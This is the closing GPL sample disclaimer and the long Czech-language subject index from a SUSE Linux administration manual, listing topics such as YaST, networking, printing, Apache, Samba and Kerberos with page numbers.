Pokud je to nutné, měl byste také přimět svého zaměstnavatele (jestliže pracujete jako programátor) nebo představitele vaší školy, je-li někdo takový, k tomu, aby podepsal **zřeknutí se autorských práv**. Zde je vzor; jména pozměňte:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program 'Gnomovision' (which makes passes at compilers) written by James Hacker.

signature of Ty Coon, 1 April 1989 Ty Coon, President of Vice

Tato Obecná veřejná licence neumožňuje zahrnutí vašeho programu do jiných než volných programů. Je-li váš program knihovnou podprogramů, můžete zvážit, zda je užitečné umožnit sestavování i vázaných aplikačních programů s vaší knihovnou. V takovém případě použijte Obecnou knihovní licenci GNU namísto této licence.

Index

Symboly

/etc/init.d/boot	53
/etc/logfiles	54
/etc/modprobe.conf	95
/etc/printcap	233
úroveň běhu	118, 350
- změna	352
úrovně běhu	
- přechod	351, 358
- typy	351
- YaST	357
YaST2	
- DMA	91
časová zóna	116
čeština	169, 261
Červ	574
Řídící středisko	74
školení	593
3D akcelerace	86, 173
3Ddiag	181

A

ACL	522
ACLs	617–628
- kontrolní algoritmus	627
- masky	622
- přístup	621
- přístupové	619
- položka	619
- struktura	619
- výchozí	619, 624
ACPI	289
- problém při instalaci	37
adaptér	99
ADSL	106, 515
- dial-on-demand	517

- konfigurace	518
- start	517
aecho	503
afpd	503
afpd.conf	504
akcelerace	86
akcenty	261
aktualizace	16, 49, 76
- zálohování	50
Aktualizace	
- /etc/skel	52
- profil	52
aktualizace programu z CD	79
aktualizace systému	79
AMD64	311
Apache	327, 433
- apxs	441
- bezpečnost	460
- CGI	449
- content negotiation	437
- DocumentRoot	443
- flags	442
- instalace	440
- konfigurace	442
- moduly	436, 442
· mod_perl	451
· mod_php4	454
· mod_python	454
· mod_ruby	455
- problémy	462
- SSI	446, 449
- virtuální servery	437, 456
API	495
aplikace	
- 32 bitové	311

- 64 bitové	311
APM	289
- parametry jádra	53
apmd	292
Apple	
- Netatalk	503
AppleDouble	506
AppleShare	505
AppleTalk	503
AppleTalk Filing Protocol	503
AppleTalk-Netzwerk-Manager	503
atalkd	503
ATI Rage 128	182
autoexec.bat	355
autofs	
- NIS soubory	54
automatické přihlášení	28
automatické vytáčení	99
AWE	95

B

balík

- a2ps	254
- aaa_base	328
- alsa-devel	61
- apache	440
- apache-devel	440
- apache2	440
- apache2-devel	440
- apache2-mod_php4	454
- apache2-mod_python	455
- apache2-prefork	440
- apache2-worker	440
- apmd	293
- bind	580
- bind8	403
- binutils	317
- bzip	55
- bzip2	55
- coreutils	58
- cups	193, 199
- cups-client	193, 194, 203
- cups-drivers	57, 193, 199
- cups-drivers-stp	193, 199, 201
- cups-libs	193, 194
- dhclient	426
- dhcpcd	426
- docbook-toys	56
- fhs	326
- footmatic-filters	57
- ftpdir	326
- gcc	317
- Ghostscript	194

- ghostscript-fonts-std	194
- ghostscript-library	194
- ghostscript-x11	194
- gimp-devel	61
- glibc	68
- glibc-devel	317
- glutdemo	174
- gv	251
- howto	279
- ipxrip	512
- irda	233, 279
- isapnp	53
- jade_dsl	56
- kbd	53
- KDE	194
- kdelibs-devel	61
- kernel-source	317
- kernmod	320
- km_intersync	481
- libcinfo	385
- libgimpprint	194
- libz	55
- logrotate	328
- lpdfilter	194, 241
- lprng	194, 235
- lpold	233
- lvm	53
- mailsync	491
- mesasoft	180
- mod_perl	440
- mod_php4	440, 454
- mod_php4-core	454
- mod_python	440, 455
- modssl	573
- ncpfs	512
- netatalk	503, 508
- NVIDIA_GLX	55
- NVIDIA_kernel	55
- openjade	56
- openldap	55
- openldap2	55
- pcmcia	264, 268, 269
- ppp	580
- plp	233
- pmttools	297
- popt	55
- popt-devel	55
- postfix	573
- postgres	51
- psutils	243
- rpm	55, 68
- rpm-devel	55
- rzs	56

- samba	495	BIND8	393
- Samba	194	BIND9	393
- samba-client	200, 201	BIOS	138
- scpm	271	bluetooth	281
- sendmail	573, 580	bod připojení	128, 129
- squidGuard	533	boot disk	115
- ssh	571, 578, 580	boot.msg	136
- SuSEfirewall	538, 539	bootdisk	115
- syslinux	159	Booten	633
- sysvinit	68	brána	369, 370, 389, 390
- tcl	321	bridge	371
- tk	321	broadcast	372, 376, 428
- tripwire	572, 575	bttv	96, 182
- unison	485	buffer overflow	570
- wget	67		
- Wine	194	C	
- x3d	183	caching-only	391
- xf86	321	CardBus	<i>see hardware, CardBus</i>
- XFree86-doc	182	cardmgr	264, 382
- xinetd	579	CARP	519
- xntp	426	CCP	101
- yast2-profile-manager	271	CERT	575
- yast2-trans-*	55	cesta k fontům	165
- yast2-trans-cs	55	CIDR	370
- yast2-trans-de	55	CMOS	138
- yast2-trans-es	55	collapsing	376
- ypbind	420	configuration files	
- ypserve	421	- powermanagement	296
- zlib	55	Control Center	74
- zlib-devel	55	Crash	633
balíky	80	Creative Soundblaster Live	95
- LSB	61	cron	327
- překlad	67	CVS	477, 486-488
- rpmbuild	67	cz	
- vytváření	57	- registrace domény	374
- změny ve verzi 8.1	55		
barevná hloubka	83	D	
Bash		démon jádra	354
- .bashrc	327	démoni	
- .profile	327	- lpd	235
- profil	327	Datagram Delivery Protocol	503
baudrate	233	DDP	503
bezdrátové připojení	281	default-lease-time	427
- bluetooth	281	Denial of Service	573
- bluez	282	depmod	318
bezpečnost	111	dhclient	388
- booting	568	dhcp	388
- firewall	538	DHCP	105, 426
- nastavení	111	dhcpcd	388, 426
- Squid	519	dhcpcd	426, 427
- SSH	541, 546	dial on demand	99
bind	384	disk	
BIND	391	- rozdělování	121

- startovací	
· vytvoření	159
disketa	
- startovací	39, 115
- záchranná	115
diskové oddíly	121
disky	
- startování	40
- startovací	
· vytváření v DOSu	38
- zavádění	
· vytváření s rawrite	38
DMA	91
DNS	98, 373, 503
- definice	373
- forwarding	392
- logging	394
- MX	374
- options	393
- server	110
- squid	522
- start	391
- volby	393
- zóna	391
- zóny	395
DNS poisoning	574
domácí síť	380
doména	373, 387
doména CZ	374
domain	373
Domain Name Service	see DNS
Domain Name System	373
DoS	573
DPMS	85
DRI	173
driver na CD	136
druhé CD	40
Dynamic Host Configuration Protocol	426
E	
e-mail	107
- synchronizace	477
· mailsync	491
- synchronizing	
· mailsync	488
e2fsck	
- man page	629
editor úrovní běhu	357
elektronická pošta	107
Ethernet	98, 390
EUI-64	376
exit	74
export	423, 424

F	
FAT	22
fdisk	157
- mbr	157
FHS	
- SGML	60
- XML	60
file	242
filtrování paketů	538
firewall	111, 538
Firewall	
- Squid	528
fonty	165, 169, 174
- TrueType	174
formát balíků	60
FQDN	373
ftp	109
FTP	98
- servers	326
FTP server	
- adresář	54
fyzická velikost rozsahu	129
fyzický svazek	129
G	
gateway	369, 370, 389, 390
GDI tiskárna	191
gears	182
ghostscript	251
Ghostsript	251, 254
glinfo	182
glx	173
GMT	116
GPL	637
grafická karta	83
grafické karty	
- FireGL	37
grafické prostředí	161, 164
- expertní konfigurace	83
- fonty	174
- konfigurační soubor	164
- mkfontdir	169
- myš	172
- ttmkfdir	169
- znaková sada	169
group	420
GRUB	132, 133, 141
- /etc/grub.conf	147
- řešení problémů	150
- GRUB shell	148
- heslo pro zavedení	148
- jména oddílů	143

- jména zařízení	143	IDE DMA	91
- menu	142	Identifier	167
- odinstalace	157	ifport	268
- parametry jádra	146	ifroute-*	389
gs	251	IGMP	367
H		import souborů	423
harddisk		inetd	55, 109, 578
- rozdělování	121	Info stránky	330
hardware		informace	2
- CardBus	264	informace o hardwaru	91
- CD-ROM	90	infračervená podpora	<i>see</i> IrDA
- informace	91	infračervený port	232
- IrDA	<i>see</i> IrDA	Infrared Data Association	<i>see</i> IrDA
- karta PCMCIA	264	init	350
- konfigurace	82	- skripty	353, 357
- laptop	<i>see</i> notebook	- vkládání skriptů	355
- notebook	<i>see</i> notebook	insmod	318
Hardware		instalační podpora	135
- řadiče Promise	51	instalační zdroj	75
hardwarová adresa	426	instalace	13
hdparm	300	- časové pásmo	26
head	58	- automatické přihlášení	28
hibernace	289	- balíků	61
hledání souborů	54	- GRUB	55, 141
host.conf		- jazyk	26
- alert	384	- LILO	55
- multi	384	- mailman	55
- nospoof	384	- majordomo	55
- order	384	- nastavení	13
- trim	385	- nastavení výchozí úrovně běhu	26
HOSTNAME	388	- nastavení zavaděče	26
hosts	374, 383, 384	- online aktualizace	27
hot swap	127	- PCMCIA	269
hotline	590	- po síti	43
hotplug	264	- pokročilá	13
HTCP	519	- postfix	55
HTML	98	- problémy	36
HTTP	98, 519	- režimy	16
HTTP server		- rozdělení disku	19
- adresář	54	- rozložení klávesnice	18
Hyper Text Transmission Protocol	519	- rychlá	7
Ch		- sendmail	55
CHAP	101	- smazání balíků	61
Check	633	- startovací nabídka	14
chown	58	- test paměti	15
I		- uživatelské účty	28
IANA	198	- výběr balíčků	24
ICMP	98, 367	- výběr softwaru	24
ICP	519	- Windows	22
id	181	- zobrazení novinek	28
		instalace balíků	80
		instalace softwaru	80
		Internet	97

- cinternet	515	KDE	161
- kinternet	515	Kerberos	546–552
- poštovní server	465	- časová odchylka	560
- smpppd	514–515	- autentifikátory	547
- vytáčené připojení	514–515	- domény	552
- webový server	433	· vytvoření	556
Internet Cache Protocol	519	- instalace	552–566
Internet control message protocol	367	- instance	547
Internet group management protocol	367	· počítače	562
Internet Printing Protocols	198	· vytvoření	556
Internet protocol	367	- kadmin	561
Internet Protocol	97	- KDC	552–557
internetový superserver	578	· nsswitch.conf	554
IP	97, 367	· resolv.conf	554
IP addresses	98	· správa	560
IP adresa	98, 370, 389	· spuštění	557
- adresní prostor	370	- keytab	562
- třídy adres	370	- klíč sezení	548
IPCP	101	- klienti	
ippd	388	· konfigurace	557–560
IPv6	375, 382	- konfigurace	
- síťové masky	378	· klienti	557–560
IPX	509	- konfigurace SSH	563
IrDA	232, 279	- listky	547, 549
- tiskárna	280	- LDAP a	564–566
ISC	426	- logování	555
isdn	388	- master key	555
ISDN	99, 104, 390	- podpora PAM	562
ISO-8859-2	261	- pověření	547
ISO-8859-?	261	- realm	552
iso-8859-x	169	· vytvoření	556
		- služby ticket-granting	549
		- správa	552–566
		- synchronizace času	554
		- tikety	547
J		Kernel Module Loader	319
jádra		kernel	319
- cache	331	kernelový démon	319
jádro	315	keyboard	117
- 2.6	57	klávesnice	117
- konfigurace	320	klávesy	117
- moduly	318	klient	
- omezení	615	- NFS	422
- příliš velké	321	Kmod	319
- překlad	315	kořenový nameserver	374
jade	<i>see</i> SGML, openjade	kořenový souborový systém	129
jade_dsl	56	konfigurační soubory	119
joystick	92	· .bashrc	327, 330
		· .lpoptions	206
		· .mailsync	489
		· .profile	327
		- /boot/grub/menu.lst	142
		- /etc/asound.state	95
K			
kódování	261		
- UTF-8	58, 413		
- výchozí	58		
křížový ovladač	92		
kabelový modem	105		
karta PCMCIA	264		

- /etc/grub.conf	147	- myš	92
- /etc/gshadow	60	- skener	92
- /etc/inittab	350	- tisk	192
- /etc/sysconfig/postfix	468	- X11 (expertní)	83
- /etc/xinetd.d/cups-lpd	224	- zavaděče	
- access	471	· GRUB	141
- acpi	296	konfigurace Linuxu	119
- aliases	471	konfigurace modemu	103
- crontab	327	konfigurace pevného disku	121
- CUPS		konfigurace sítě	97
· lpoptions	206	konfigurace systému	53
- dhclient.conf	427	konfigurace tiskárny	90
- exports	424	konfigurace zavaděče	132
- fstab	23		
- httpd.conf	327, 443	L	
- inittab	350	LAN	162, 380
- intersync	482	laptop	263
- krb5.conf	557, 558, 560, 563	- IrDA	<i>see</i> IrDA
- krb5.keytab	562	Last Recently Used	520
- lilo.conf	152	latin 2	261
- logrotate.conf	329	Latin2	261
- lpd.conf	235	LCP	101
- lpd.perms	235	LDAP	404–417
- main.cf	468	- ACLs	409
- master.cf	468	- adresářový strom	406
- modprobe.conf	319	- configuring	
- nsswitch.conf	416	· YaST	415
- ntp.conf	430	- deleting data	415
- nwserv.conf	509	- Kerberos a	564–566
- openldap	564	- konfigurace serveru	408
- pam_unix2.conf	416, 563	- kontrola přístupu	411
- printcap	235	- ldapadd	412
- profile	327, 330	- ldapdelete	415
- relocated	471	- ldapmodify	414
- resolv.conf	331	- ldapsearch	415
- síť		- vložení dat	412
· poskytovatelé	517	- vyhledávání dat	415
- slapd.conf	408, 565, 566	- změna dat	414
- smppd.conf	514	licence	637
- smpppd-c.conf	515	Lightweight Directory Access Protocol	<i>see</i> LDAP
- squid.conf	528, 531		
- squidguard.conf	533	LILO	150–158
- ssh_config	564	- aktualizace	156
- sshd_config	545, 563	- disketa	151
- sysconfig	359–360	- do zaváděcího souboru	151
- transport	472	- instalace	156
- XF86Config	164	- konfigurace	132, 152
konfigurace	359	- lilo.conf	152
- Řídící středisko	74	- mapovací soubory	151
- Apache	442, 446	- MBR	151
- CD-ROM	90	- odinstalace	157, 158
- hardware	82	- ostatní systémy	155
- IPv6	382	- parametry	153

- parametry jádra	155
- soubory se zprávou	151
- startování z jiného zavaděče	152
- test paměti	155
link-local	378
link-local adresa	376
Linux	
- odinstalace	157
- update	49
Linux LVM	128
Linux Standard Base	326
linuxová školení	593
linuxrc	40, 380
LMB	496
loader	132
Local Area Network	380
locale	
- UTF-8	58
localhost	372
locate	54
log	136
log files	
- boot.msg	293
logging	394
Logical Volume Manager	127
logical volumes	129
Logical Volumes	127
logické svazky	127, 129
login	
- remote	54
logování	
- logrotate	328
- nastavení	329
logrotate	328
logy	
- InterMezzo	483
- Unison	484
lokální síť	380
loopback	390
lprsetup	235, 248
LRU	520
LSB	<i>see</i> Linux Standard Base
LSB (Linux Standard Base)	
- instalace balíků	61
lsmod	319
LV	127
LVM	127
- fyzická velikost rozsahu	129
- logical volumes	129
- logické svazky	129
- přidat skupinu	129
- Physical Extent Size	129
- physical volume	129

- vytvoření skupiny svazků	129
- vytvořit logický svazek	130
- způsob využití	128

M

maškaráda	538
MAC adresa	370, 426
Mac OS	503
mail exchanger	374
mail server	107
manuálové stránky	330
MARSNWE	509, 512
- IPX	509, 512
- konfigurace	509–511
- přístupová práva	510
- start	509
- tisk	511
maska sítě	370
Master Boot Record	<i>see</i> MBR
max-lease-time	428
MBR	138, 151, 157
- LILO	151
- obnova	157
Media access control	370
MESA	173
Mesa Software Rendering	182
model vrstev	368
modeline	165, 168
modem	99, 103
- konfigurace	103
modprobe	318
modprobe.conf	95, 380
modul	
- parametry	339
- zavedení	338
module disk	115
moduly	318
- překlad	322
- zacházení	318
monitor	165
mount	423
mount point	128
mountd	424
mouse	
- konfigurace	92
MTA	465
multicast	376, 378
MX	374
myš	172
- konfigurace	92
- pine	54
- s kolečkem	172

N

nápověda	2
- Info stránky	330
- manuálové stránky	330
name service	495
Name Service Cache Daemon	387
Name Service Switch	385
named	391
named.conf	391, 392
nameserver	98, 373, 381, 384, 387
- BIND	391
nastavení	119
- SSH	541
- systém	73
nastavení grafiky	83
nastavení modemu	103
NAT	372
nbplkup	503
Netatalk	503
netatalk.pamd	506
NetBIOS	495
netmask	370
Netware	
- administrace z Linuxu	512
- emulace	509, 512
Network File System	see NFS
Network Information Centers	374
Network Information Service	418
networks	384
neveřejné IP adresy	372
NFS	422
- servers	110
nfsd	424
nfsserver	389
NIC	374
nice	58
NIS	418
- autofs	54
- klient	419
- konfigurace	110
nmap	530
notebook	263
- IrDA	see IrDA
- PCMCIA	382
- power management	see APM
Notebook	
- SCPM	270
- Správa profilů	270
nscd.conf	387
nslookup	391, 503
nsswitch.conf	385
NTFS	22
nVidia	55

O

obrazovka	165
odborná podpora	591
odinstalace	
- GRUB	157
- LILO	157
- Linux	157
odkládací oddíl	122
odstranění softwaru	80
on-line aktualizace	76
OpenGL	173
OpenOffice.org	
- tisk	202
OpenSSH	541
oprava systému	16, 31
overflow	570
ovladače na CD	136
oznamovací adresa	372, 428

P

písma	165, 169
Příkaz	
- head	58
- chown	58
- nice	58
- sort	58
- tail	58
příkazy	
- free	331
přístupová práva	
- ACLs	617–628
- Samba	498
- soubor permissions	329
překlad adres	372
přetečení zásobníku	570
přihlášení	
- vzdálené	54
připojení k síti	97, 365
packet filter	538
paketový filtr	539
PAM	506
paměť	
- RAM	331
PAP	101
papd	503
papd.conf	507
parametry jádra	36, 145, 146, 155
- acpi	36
- apm	36
- cdrom	37
- dma	36
- realmode-power-off	53

passwd	420	- bezpečnost	467
PASSWD_USE_CRACKLIB	54	- fronty	466
PCMCIA	264, 382	- konfigurace	467, 468
- Cardmanager	264	- manažer front	467
- cardmgr	264	- master proces	466
- Ethernet	265	- pojmy	466
- IDE	266	PostgreSQL	
- instalace	269	- Update	51
- ISDN	265	PostScript	
- konfigurace	265	- úprava	256–260
- Modem	265	power management	289
- podpůrné programy	269	- ACPI	293–300
- problémy	266	powersave	302, 302
- SCSI	266	- probuzení	303
- software	264	- standby	303
- Token Ring	265	- suspend	303
PCMCIA karty . <i>see</i> hardware, karta PCMCIA		- uspání	303
PE-Size	129	PPD	189
pevný disk		PPP	98, 390
- rozdělování	121	pppd	101, 388
physical extent size	129	Primary Domain Controller	499
physical volume	129	print	90
pine	54	printcap	233
ping	367, 503	Printer Access Protocol	503
počet barev	83	procmail	107
pošta	107	program	
poštovní server	107, 465	- překlad	67
podpora		programová smyčka	372, 390
- e-mail	589	programové vybavení	75
- hotline	590	proměnné prostředí	
- instalace	583	- PRINTER	237
- komerční	591	protokol	
- nejrychlejší cesta k pomoci	589	- IPP	198
- odborná podpora	591	protokol systémový	136
- pracovní doba	590	protokolový soubor	136
- registrace	584, 586	provider-based-unicast	378
- služby	591, 593	proxy	114, 519
- SUSE portál	584	- squid	518
- telefonní čísla	593	- transparentní	519, 527
- telefonní číslo	590	první instalace	
- vytvoření dotazu	135	- rozdělování disku	46
pomoc	2	PV	129
POP3	98	R	
port		RAID	
- paralelní	228	- definice	130
- sériový	233	- softwarový	130
- USB	231	RAID level	130
portmap	389, 420, 424	ramdisk	331
porty		rawrite	38
- skenování	530	rc.config	53
postfix	107, 389	real-mode-poweroff	53
Postfix	465	Redundant Array of Inexpensive Disks ...	130
- aliasy	471		

registrace domény	374	- hosts	383
reiserfsck	633	- konfigurační soubory	383
Remote Procedure Calls	420	- konfigurace IPv6	382
repeater	369	- nastavení	97
rescue disk	115	- NIS	418
reset tiskárny	247	- reverse lookup	398
resolution	83, 165	- ruční konfigurace	382
- přepínání	167	- směrování	389
resolv.conf	387, 391	- statické směrování	389
reverzní převod	398	- tisk	208
RFC	366	síťová adresa	372, 389
rmmmod	318	síťová instalace	43
root filesystem	129	síťová karta	105, 380
root nameserver	374	- konfigurace pomocí YaST	380
ROOT_LOGIN_REMOTE	54	síťová maska	370, 389, 390
route.conf	389	síťování	
router	370	- příklad	371
routes	389	síťové připojení	365
routing	381	síťové rozhraní	371
- route.conf	389	síťové služby	109
routování	370	sítě	
rozdělování disku	46, 121	- ověřování	
rozhraní	371	· Kerberos	546–552
- IrDA	232	Samba	494
rozlišení	165	- klient	495
- přepínání	167	- konfigurace	495
- změna	83	- migrace na v. 3	494
rozložení kláves	117	- NetBIOS	495
RPC	420	- přístupová práva	498
RPC mount démon	424	- přihlášení	499
RPC NFS démon	424	- PDC	499
RPC portmapper	424	- sdílení	496
RPM	60	- swat	499
- opravy	63	SARG	534
- PGP	61	SaX	83
- rpmnew	61	SaX2	83
- rpmmorig	61	- 3D	86
- rpmsave	61	- barevná hloubka	85
- Verze 4	57	- dotyková obrazovka	88
- zdrojové	67	- geometrie	86
rpmbuild	57, 61	- grafická karta	85
runlevel	118	- klávesnice	88
S		- monitor	84
S.u.S.E. see SUSE		- multihead	87
série		- myš	87
- doc	385	- rozlišení	85
- n	279, 420, 421, 579	- virtuální rozlišení	85
- sec	571, 572, 575, 579	- vstupní zařízení	87
- x3d	174	SCPM	119, 270
síť	365, 380	- nastavení	272
- host.conf	384	- přepínání profilů	273
· order	384	scrips	
		- acpid_proxy	298

scripts	
- modify_resolvconf	331
security	111
security level	498
sendmail	107
server	
- NFS	422, 424
Server Message Block	494
setserial	100
SGML	
- openjade	56
site-local	378
skener	92
- řešení problémů	94
skenování portů	
- nmap	530
skripty	
- init.d	357
- SuSEconfig	359–360
skupina	
- změna	54
skupina svazků	129
- vytvoření	129
skupinou svazků	127
skupiny	
- správa	111
služby	593
- startování	388
směrování	370, 381, 389
směrovač	370
směrovací tabulka	389
smazání balíků	80
SMB	375, 494
smb.conf	495
SMTP	98
sniffing	573
SOA	401
software	75
- instalace	80
- odstranění	80
- Správce programů	80
softwarový RAID	130
sort	58
soubor	
- skrytý	605
- vyhledat	54
souborové systémy	607–616
- access control lists	617–628
- Ext2	608–609
- Ext3	609–610
- FHS	326
- JFS	611–612
- limity	614
- podporované	613–614
- ReiserFS	611
- termíny	608
- TeX	326
- výběr	608
- XFS	612–613
soubory	
- konfigurační . <i>see</i> konfigurační soubory	
- synchronizace	475–491
· CVS	477, 486–488
· InterMezzo	476, 480–483
· mailsync	477, 488–491
· Unison	476, 483–485
- tisk	204, 207, 237, 239
- velikost	614–615
spindown	300
spoof	573
spooler	185
správa napájení	302
- powersave	<i>see</i> powersave
správa skupin	111
správa uživatelů	110
správce balíků	60
správce logických svazků	127
správce oken	83
správce profilů	119
squid	518
- cache-velikost	520
- cachemgr.cgi	530
- calamaris	534
- CPU	521
- konfigurace	523
- kontrola přístupu	525, 531
- objekty	519
- operační paměť	521
- pevný disk	520
- práva	525
- proxy cache	518
- RAM	521
- spuštění	521
- squidGuard	532
- statistika	530
- transparentní proxy	527
- ukládání	519
- vlastnosti	518
Squid	
- bezpečnost	519
- Firewall	528
squidcache	519
ssh	571
SSH	541, 546
- daemon	543
- klíče	543

- mechanismus ověření identity	544
- scp	542
- server	543
- sftp	543
- ssh	542
- ssh-agent	545
- sshd	543
- X	545
standby	289
startování	137–160, 349
- ramdisk	331
- BIOS	138
- CMOS	138
- diskety, z	40
- DOS	139
- GRUB	141
- LILO	150–158
- mapovací soubory	140
- parametry jádra	36
- start z diskety	139
- SYSLINUX	40
- Windows	139
- zabezpečení	154
- zaváděcí sektory	138–139
- zaváděče	137–160
startovací disketa	115
- vytvoření	340
- vytvoření pomocí dd	39
- vytvoření pomocí rawrite	38
Startovací diskety	53
startovací protokol	136
startovací skripty	388
stderr	249
stdin	243
stdout	243
strom adresářů	597
stty	233
support	135, <i>see</i> podpora
SUSE	
- služby	593
- telefonní čísla	593
SuSEconfig	82
SuSEfirewall2	538
SuSE Linux	
- instalace	336
- záchranný systém	340
suspend	289
swap	122
switch	371
sx	56
synchronizace času	430
- konfigurace	430
- xntpd	430
sysconfig	119
sysconfig	53
systém	114
- limitování používání zdrojů	330
systém X Window	161
systémové informace	337
systémový protokol	136
system	
- update	49
T	
T-ISDN-DSL	515
tail	58
talk	109
TCP	97, 367, 503
TCP wrapper	578
TCP/IP	98, 366
- datové spojení	368
- definice	367
- fyzická vrstva	368
- hlavička protokolu	369
- layers	368
- linková vrstva	368
- localhost	372
- maska	370
- model vrstev	368
- neveřejné IP adresy	372
- příklad	371
- překlad IP adres	372
- přenosový model	368
- protocol header	369
- síťová vrstva	368
- směrování	370
- transportní vrstva	368
tcpd	578
telefonní čísla	593
telnet	109
test paměti	15, 38
time zone	116
tisk	90, 185, 227
- řešení problémů	189, 240
· CUPS	207
· síť	220
- a2ps	254
- ASCII	254
- automatická konfigurace	195
- CUPS	193, 198
· řešení problémů	207
- CUPS síťový server	209
- CUPS server	209
- cups-lpd	209
- duplex	242
- duplexní tisk	245

- filtry	
· lpdfilter	241
· problémy	249
- fronty	
· kontrola	238–240
· mazání úloh	238, 240
· nástroje	237–241
· síťové	207
· správa	204–208
· stav	205, 207, 237, 240
· volby	206
· vzdálené	
<i>hyperpage</i>	239, 207 — –240
- gamma korekce	246
- GDI tiskárny	192
- ghostscript	251
· ovladač	190–191
- ghostscriptový ovladač	190
- IPP	198
- IPP server	209
- ISO-8859-1	261
- ISO-8859-?	261
- kódování	261
- konfigurace	192
· YdST	193
· CUPS	199
· Lprng a lpdfilter	235
- latin 1	261
- lpc	238–239
- LPD server	209
- lpq	240
- lpr	237, 239
- LPRng	194
· programy	236
- lprsetup	235
- nastavení okrajů	245
- OpenOffice.org	202
- ovladač	190
- ovladače	192
- příkazová řádka	204, 236
- paralelní port	228
- požadavky	190
- print server box	208
- protokoly	210
- rastr	251
- ruční konfigurace	195
- sériový port	233
- síť	
· řešení problémů	220
- síťová tiskárna	199
- síťový	208
- soubory	204, 207, 237, 239
- spooler	
· lpd	235–236
- tisková fronta	196
- tiskové úlohy	
· mazání	238, 240
· smazání	205, 207
· stav	205, 237, 240
- tiskové fronty	192
· barevné	193
- tiskové jazyky	186
- tiskový filtr	186
- tiskový jazyk	
· ASCII	186
· ESC	186
· PCL	186
· PostScript	186
- tiskový server	208
- tray	242
- USB port	231
- výběr zásobníku	245
- z aplikací	197, 203, 256
- základy	186–189
- zpracování požadavku	200
Tisk	
- footmatic filtry	57
- LPRng	57
tiskárna	90
- GDI	191
- windowsová	191
tiskový systém	185
TLD	373
trénink	593
Transmission control protocol	367
Transmission Control Protocol	503
Tripwire	575
TV karty	96
U	
uživatelé	110
uživatelské jméno	
- změna	54
UDP	97, 366, 367
ugidd	425
UL	132
ulimit	330
- options	330
unicast	376
Unicode	170
United Linux	132
update	16, 49, 76
USB disk	
- startování z	140
User Datagram protocol	367
UTF-8	58, 413

V

výběr jazyka 117

Variable

- ACPI_BUTTON_LID 298
- ACPI_BUTTON_POWER 298
- APMD_AC 292
- APMD_BATTERY 292
- CUPS_SERVER 198
- HTTPD_SEC_PUBLIC_HTML 446
- PATH 4, 449, 576
- POSTFIX_LAPTOP 301
- QUERY_STRING 449

VG 127

virtuální obrazovka 167

virus 571

Volume Group 127

vrstvy síťové komunikace 368

vytáčení

- automatické 99

vytáčet na vyžádání 99

vytváření oddílů

- fdisk 157
- tabulka diskových oddílů 138

vytvořit logický svazek 130

vytvořit skupinu svazků 129

W

webový server 433, *see* notebook

- nastavení 327

whois 375

Windows

- SMB 494

Windows 494

WINS 496

World Wide Web 375

wurm 574

wvdial 101, 388

WWW 375

X

X 161

- multihead 87
- SSH 545

X server 83, 161

X Window 161

- fonty TrueType 169
- mkfontdir 169
- SaX2 83
- ttmkfdir 169
- znaková sada 169

X11 161

- expertní konfigurace 83
- fonty 174

- konfigurační soubor 164
- optimalizace 164
- ovladač 168
- xft 174

X11R6.4 162

xdm 118

XF86Config

- clocks 167
- depth 167
- device 166
- modeline 165, 167
- modes 167
- Modes 165
- monitor 166
- Screen 165
- sekce Device 167
- sekce Files 165
- sekce InputDevice 165
- sekce Modules 165
- sekce Monitor 165, 168
- sekce Screen 166
- sekce ServerFlags 165
- ServerLayout 165
- subsection
 - display 167

XFree86 162

xinetd 55, 109, 389, 579

XML

- Katalog 57
- openjade 56

Y

YaST *see* YaST2

- Řídící středisko 74
- ADSL 106
- aktualizace systému 79
- backup 114
- boot disk 115
- CD-ROM 90
- Editor úrovní běhu 357
- konfigurace síťové karty 380
- mouse 92
- nastavení 73
- obnova 115
- restore 115
- sysconfig editor 360
- task 193
- update 79
- záloha 114

YaST System Repair 31

YaST2 53, 105

- úroveň běhu 118
- časová zóna 116

- aktualizace z CD	79
- bezpečnost	111
- DNS server	110
- dotaz na podporu	135
- hardware	82
- informace o hardwaru	91
- Internet	97
- ISDN	104
- joystick	92
- konfigurace linuxu	119
- konfigurace modemu	103
- konfigurace pevného disku	121
- konfigurace sítě	97
- konfigurace zavaděče	132
- Logical Volume Manager	127
- LVM	127
- modem	103
- NFS server	110
- NIS server	110
- on-line aktualizace	76
- ovladače na CD	136
- patch CD	79
- protokol systémový	136
- RAID softwarový	130
- routing	110
- rozložení kláves	117
- runlevel	118
- SCPM	119
- skener	92
- software	75
- softwarový RAID	130
- správa skupin	111
- správa uživatelů	110
- správce profilů	119
- startovací disketa	115
- sysconfig	119
- systém	114
- systémový protokol	136
- tisk	90
- TV karty	96
- update softwaru	76
- update z CD	79
- výběr jazyka	117
- Yellow Pages <i>see</i> YaST2, NIS server	

- YOU	76
- zavaděč	132
- zdroj	75
- zvuk	94
Yellow Pages	<i>see</i> NIS
YOU	76, 78
yplib	389
yppserv	389
yudit	170

Z

záchranná disketa	115, 340
- vytvoření	341
záchranný systém	340
- použití	343
- start	342
- záchranná disketa	340
záloha	
- obnova v YaST	115
- vytváření v YaST	114
zálohování	
- aktualizace	50
záznamy	328
- InterMezzo	483
- Unison	484
zóna	391
- časová	116
zóny	395
založení uživatele	
- potíže	387
zavádění	
- MBR	138
zavaděč	132
zavaděč modulů jádra	319
zavaděče	
- GRUB	141
zdroj instalace	75
zdrojový kód	
- překlad	67
zed'	111
zmenšení oddílu	46
znaková sada	169
zvuk	94
zvuková karta	94